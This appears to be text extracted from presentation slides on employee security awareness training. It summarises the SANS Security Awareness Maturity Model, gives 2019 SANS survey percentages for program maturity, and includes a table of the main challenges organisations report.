
- ✓Human element of cyber security
- ✓Employee risk
- ✓Cyber Security Employee Awareness and Training Risk Controls
- Evolution of Organizations’ Security Awareness and Training Programs

What phases of security awareness do organizations go through as their programs mature?



Security Awareness Maturity Model
Non-existent
Compliance Focused
Promoting Awareness & Behavior Change
Long-Term Sustainment & Culture Change
Metrics Framework
SANS SECURITY AWARENESS


SANS SECURITY AWARENESS
2019 SANS Security Awareness Report
The Rising Era of Awareness Training


BENCHMARKING AN AWARENESS PROGRAM'S MATURITY
60
50
40
30
20
10
0
Respondents
53.83%
21.14%
15.42%
4.36%
5.24%
Non-existent
Compliance Focused
Promoting Awareness & Behavior Change
Long-term Sustainment & Culture Change
Robust Metrics Framework




SANS SECURITY AWARENESS




Major Challenges	Responses	%
Communication	113	15.98%
Employee Engagement	101	14.29%
Time	95	13.44%
Culture	85	12.02%
Resources	83	11.74%
Upper Management Support	80	11.32%
Other	66	9.34%
Money	42	5.94%
Enforceability of Program	31	4.38%
Staff	11	1.56%
Total	707	100%

Fig. 4 - By the Numbers: Major Security Awareness Challenges




SANS SECURITY AWARENESS




